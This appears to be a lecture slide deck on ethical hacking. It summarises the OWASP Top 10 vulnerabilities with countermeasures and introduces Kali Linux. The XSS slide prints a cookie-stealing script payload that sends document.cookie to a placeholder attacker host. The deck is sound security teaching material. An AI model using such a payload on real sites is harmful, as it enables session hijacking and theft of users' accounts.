



# Audit & Ethical Hacking

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- ▶ Don't use these techniques and tools outside the laboratory environment
- ▶ Don't use these techniques and tools and break any law in any country
- ▶ Don't use these techniques and tools on services/computers/servers for which you don't have permission to access
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# What is Ethical Hacking

- ▶ **Hacking** the process of attempting to gain unauthorized access to computer resources.





# What is Hathical Hacking

- ▶ Ethical hackers are responsible for examining internal servers and systems to discover any possible vulnerabilities to external cyber attacks.
- ▶ An ethical hacker:
  - ▶ Providing recommendations on how to resolve the vulnerabilities;
  - ▶ Working with developers to advise on security needs and requirements;
  - ▶ Updating security policies and procedures;
  - ▶ Providing training as part of a company's security awareness and training program.



# What is a Ethical Hacking

## ► Why?

- Just for fun;
- Show off – notify many people that they can do that;
- Steal important information;
- Control of victim's computer;
- Destroy enemy's computer during the war.



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# Pentesting

- ▶ Penetration tests are performed using manual or automated tools to detect potential points of exposure.
  
- ▶ Information about any vulnerability successfully exploited are presented to the owner of that system.



# Benefits of pentesting

- ▶ manage vulnerabilities;
- ▶ avoid the cost of network downtime;
- ▶ minimize client-side attacks;
- ▶ evaluate security investment.



# OWASP TOP 10



# OWASP

- ▶ **Open Web Application Security Project**
- ▶ An online community working on the security of web applications with the purpose to publish Web security recommendations and provide to the users, administrators and companies with reference methods and tools to control the level of security of their Web applications.



**OWASP**  
Open Web Application  
Security Project



# OWASP

- ▶ One project of them is Top 10 vulnerabilities
- ▶ That one is a document with the top 10 vulnerabilities of the web applications and companies should adopt this document.
- ▶ There are 3 releases of Top 10 Vulnerabilities: 2010, 2013 and 2017.



# OWASP Top10 2010-2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6



# OWASP Top10 2013-2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↗	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]



# A1 - Injection

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
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- ▶ Mistakes related to injection, such as SQL or LDAP injection, occurs when data are not reliable are sent to an interpreter as part of a command or query.
  
- ▶ With hostile data, an attacker can execute commands to cheat the interpreter for the unauthorized data access.



# A1 - Injection

## SQL Injection





# A1 - Injection

- ▶ More common injections are:
  - ▶ SQL
  - ▶ OS command
  - ▶ ORM
  - ▶ LDAP



# A1 - Countermeasures

- ▶ Use an API to work with your database;
- ▶ Separate the data from queries;
- ▶ Validate the input on the server-side;
- ▶ Do NOT concatenate the queries;


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# A2 - Broken Authentication

- ▶ Application's functions that are related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation mistakes and thus to secure the identity of other users.
  
- ▶ “Attackers can detect broken authentication using manual means and exploit them using **automated tools** with password lists and dictionary attacks”.



# A2 - Broken Authentication



<https://cai.tools.sap>



## A2 - Countermeasures

- ▶ Multi-factor authentication;
- ▶ Password complexity – do not use default credentials;
- ▶ Password checking from the most used passwords;
- ▶ Limit the number of failed login attempts.



# A3 - Sensitive Data Exposure

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- ▶ Sensitive information about users should be protected very well, but some applications do not encrypt them.
- ▶ The attackers may broke the applications security and steal the sensitive data about users
- ▶ **General Data Protection Regulation.**



# A3 - Sensitive Data Exposure





# A3 - Countermeasures

- ▶ Do not use the sensitive data in the current sessions;
- ▶ **Encrypt** all stored **sensitive data**;
- ▶ Encrypt all data in transit in the application.



# A4 - XML External Entities (XXE)

- ▶ The attack is based on external third parties that are referenced to resources outside of the XML document that they're included in. The parser then opens the resource and displays the content, or falls in the trap of a Denial of Service (DoS) attack



# A4 - Countermeasures

- ▶ Use other formats;
- ▶ Disable XML external entity (DTD);
- ▶ Upgrade the XML processors.

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


# A5 - Broken Access Control

- ▶ Insecure Data Object References + Missing Function Level Access Control
- ▶ The most common example of Broken Access Control is an authenticated user which don't have administrator rights is able to create new administrator accounts.



# A5 - Broken Access Control +





# A5 - Countermeasures

- ▶ Deny the access for everyone;
- ▶ Disable web server directory listing;
- ▶ Log access control;
- ▶ Use Principle of Least Privilege.

<https://digitalguardian.com/blog/what-principle-least-privilege-polp-best-practice-information-security-and-compliance>

# A6 - Security Misconfiguration

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- ▶ Good security practices require the existence of a secure configuration defined and deployed applications, architectures, web servers, databases and platforms.
  
- ▶ All these settings must be defined, implemented and maintained, because many of them come with default secure configurations. This involves keeping up-to-date for all applications and code libraries used by them.



# A6 - Security Misconfiguration



<https://kivuconsulting.com>



# A6 - Countermeasures

- ▶ Uninstall unused features and frameworks;
- ▶ Verify the effectiveness of the configurations and settings in all environments;
- ▶ Same configuration for all servers.

# A7 - Cross-Site Scripting (XSS)

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
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- ▶ XSS problems occurs when the application takes data that can not be trusted and send them to a browser without valid and sanitized them properly.
- ▶ XSS allows attackers to execute scripts in the victim's browser, which can deterioration of web pages or to redirect users to malicious Web sites.



# A7 - Cross-Site Scripting (XSS)





# A7 - Cross-Site Scripting (XSS)

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```



# A7 - Countermeasures

- ▶ Using frameworks that automatically escape XSS;
- ▶ Escaping untrusted HTTP request data;
- ▶ Validate and sanitize the input.

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# A8 - Insecure Deserialization


- ▶ An attacker can send a serialized piece of code to the server and uses the deserialization process in order to run it or to cause a Denial of Service (DoS) attack



# A8 - Insecure Deserialization

Serialization

Deserialization





# A8 - Countermeasures

- ▶ Do not accept untrusted input;
- ▶ Isolated the module for the deserialization;
- ▶ Log and monitor the deserialization process.



# A9 - Using Components with Known Vulnerabilities


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- ▶ When some components of the applications are used inappropriate or these components are not up to date.
  
- ▶ The attackers are using the vulnerabilities of these components to access the application 'data'.



# A9 - Using Components with Known Vulnerabilities



<https://blog.verygoodsecurity.com>



## A9 - Countermeasures

- ▶ Inventory of all components for server and client. Inventory the version of them, also;
- ▶ Unused components should be removed;
- ▶ Get the components only from the official sites.



# A10 - Insufficient Logging & Monitoring

- ▶ Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.
- ▶ If the logs are not checked, it allows attackers to do their job in time without being detected.

# A10 - Insufficient Logging & Monitoring





# A10 - Countermeasures

- ▶ Log all **failed actions**;
- ▶ **Sufficient content** for the analysis;
- ▶ A good **format** of the logs;
- ▶ Implement alerts for some log types and **response plan**.



# KALI Linux



# What is KALI?

- ▶ Is an operating system. But do not use it like the **main OS**.
  
- ▶ Kali Linux is a “Penetration Testing and Ethical Hacking Linux Distribution”.

<https://www.kali.org/>



# What is KALI?

- ▶ Developed by **Offensive Security** in 2013.
  
- ▶ Is a company that now provides a lot of **courses** in security field.

**OFFENSIVE<sup>®</sup>**  
security



# What is KALI?

- ▶ Is an operating system with a lot of tools and applications used for testing and penetration testing.
- ▶ KALI is pre-packaged with these tools and applications for penetration testing.
- ▶ You can use, also, other Operating System but for beginners is really good to have everything in one place KALI Linux.



# Similar with KALI Linux

- ▶ **BackBox**
- ▶ **Parrot Security OS**
- ▶ **DEFT**
- ▶ **Samurai Web Security Framework**
- ▶ **Pentoo Linux**
